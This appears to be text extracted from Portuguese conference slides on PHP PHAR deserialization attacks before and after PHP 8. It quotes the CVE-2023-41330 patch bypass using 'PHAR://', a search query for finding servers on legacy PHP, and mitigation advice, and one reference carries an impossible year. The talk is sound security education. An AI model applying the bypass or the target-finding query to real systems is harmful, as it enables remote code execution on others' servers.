-rw-r--r-- 1 1000 1000 2980 Jul  1 11:00 vendor.php
drwxr-xr-x 2 1000 1000 4096 Jul  1 11:00 views
$ ss
```

Comparativo

Antes do PHP 8


- **Funções comuns** de sistema de arquivos.
- Uso do **stream wrapper phar://** em entradas de usuário.
- **Desserialização automática** e invisível dos metadados.
- Funções Afetadas:
 - `file_exists()`, `getimagesize()`, `stat()`.



Comparativo

Agora no PHP 8+

- Foi **mitigada** a **desserialização automática** usando apenas o **phar://**.
- O ataque agora **exige** que a aplicação tenha um **código chamando explicitamente os metadados** (ex: `Phar::getMetadata()`).
- A exploração deixou de ser genérica e passou a **depende da lógica e das falhas** no **código** do próprio sistema.



Comparativo

Nota importante

CVE-2023-41330 Detail

MODIFIED AFTER ENRICHMENT

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

knplabs/knp-snappy is a PHP library allowing thumbnail, snapshot or PDF generation from a url or a html page. ## Issue On March 17th the vulnerability CVE-2023-28115 was disclosed, allowing an attacker to gain remote code execution through PHAR deserialization. Version 1.4.2 added a check `if (\strpos($filename, 'phar://') === 0)` in the `prepareOutput` function to resolve this CVE, however if the user is able to control the second parameter of the `generateFromHtml()` function of Snappy, it will then be passed as the `$filename` parameter in the `prepareOutput()` function. In the original vulnerability, a file name with a `phar://` wrapper could be sent to the `fileExists()` function, equivalent to the `file_exists()` PHP function. This allowed users to trigger a deserialization on arbitrary PHAR files. To fix this issue, the string is now passed to the `strpos()` function and if it starts with `phar://`, an exception is raised. However, PHP wrappers being case insensitive, this patch can be bypassed using `PHAR://` instead of `phar://`. A successful exploitation of this vulnerability allows executing arbitrary code and accessing the underlying filesystem. The attacker must be able to upload a file and the server must be running a PHP version prior to 8. This issue has been addressed in commit `d3b742d61a` which has been included in version 1.4.3. Users are advised to upgrade. Users unable to upgrade should ensure that only trusted users may submit data to the `AbstractGenerator->generate(...)` function.

Comparativo

Legados

Aggregation Analysis

"headers:\\"X-Powered-By": PHP/7\\" || "headers:\\"X-Powered-By": PHP/5\\" ⓧ 🔍


[Query Description](#)

About 637 results

Export

Aggregate field : Country

About 43 View the first 20 data



Cenários de Exploração

Onde isso poderia aparecer?

- **Mídia e Uploads**

- Validação e processamento de imagens.
- Redimensionamento e thumbnails.

- **Extensões e Pacotes**

- Importação de temas/plugins.
- Validação de manifestos e pacotes.

- **Análise e Workers**


- Leitura e catalogação de documentos.
- Scanners e workers processando arquivos enviados.



Mitigações

Nunca confiar no usuário.


- Reprocessar imagens
- Gerar uma imagem limpa
- Remover metadados e bytes extras
- Validar o sistema de arquivos e bloquear caminhos arbitrários




Considerações Finais

Aprendizados

- O PHP 8 **conteve** o **ataque clássico**, mas a **ameaça** do **PHAR** **não desapareceu**.
- **Chamadas explícitas** como **Phar::getMetadata()** **viraram** o **principal ponto de falha**.
- **Imagens políglotas** (arquivo PHAR disfarçado de imagem válida) continuam sendo uma técnica forte para burlar validações de upload.
- **WAF não é bala de prata**, proteções de perímetro ajudam, mas a segurança real precisa estar na lógica do código.



Aaron Swartz Day – 15/11/2026



instituto
AARON
SWARTZ




Save the Date 30/01/2027



Agradecimentos





Obtuosa:

- linkedin.com/in/adrieleprimo
- obtuosa.github.io

Oxum Hacker Conference

- LinkedIn: [oxum-hacker-conf](#)
- Instagram: [@oxumhc](#)



Referências Bibliográficas

Thomas, Sam. "It's a PHP unserialization vulnerability Jim, but not as we know it". Black Hat USA, 2018. Disponível em: <https://i.blackhat.com/us-18/Thu-August-9/us-18-ThomasIts-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-Know-It-wp.pdf>

PHP Watch. "PHP 8.0: Disponível em: phar:// stream wrapper no longer unserializes meta data". <https://php.watch/versions/8.0/phar-stream-wrapper-unserialize>

Synacktiv. "PHAR deserialization (CVE-2023-28115 patch bypass)". Disponível em: <https://www.synacktiv.com/en/advisories/phar-deserialization-cve-2023-28115-patch-bypass>

Jahanshahi, R. "Argus: All your (PHP) Injection-sinks are belong to us." USENIX Security, 2024. Disponível em: <https://www.usenix.org/system/files/usenixsecurity24-jahanshahi.pdf>

OWASP. "Insecure Deserialization". OWASP Top 10. Disponível em: https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization

Ambionics. "PHPGGC: PHP Generic Gadget Chains". Disponível em: <https://github.com/ambionics/phpggc#gadget-chains>

Qureshi, H. A. J., Shahzad, G., & Arain, Q. A. (5939). A Comprehensive Evaluation of ModSecurity WAF against Emerging Application Layer Threats in IoT Systems. Disponível em: https://papers.ssrn.com/sol3/papers.cfm?abstract_id=5939725

Valdes, P. G. (2025). Analysis and development of polyglot files. Disponível em: <https://upcommons.upc.edu/entities/publication/cd0f2d60-f241-40c4-a1b7-f133d4f3bd12>

NetSPI. "Magic Bytes – Identifying Common File Formats at a Glance". Disponível em: <https://www.netspi.com/blog/technical-blog/web-application-pentesting/magic-bytes-identifying-common-file-formats-at-a-glance/>

Morphisec. "Fileless Malware Evades Detection-Based Security". Disponível em: <https://www.morphisec.com/blog/fileless-malware-attacks/>

Vectra AI. "Fileless malware: why it evades antivirus and how to stop it". Disponível em: <https://www.vectra.ai/topics/fileless-malwar>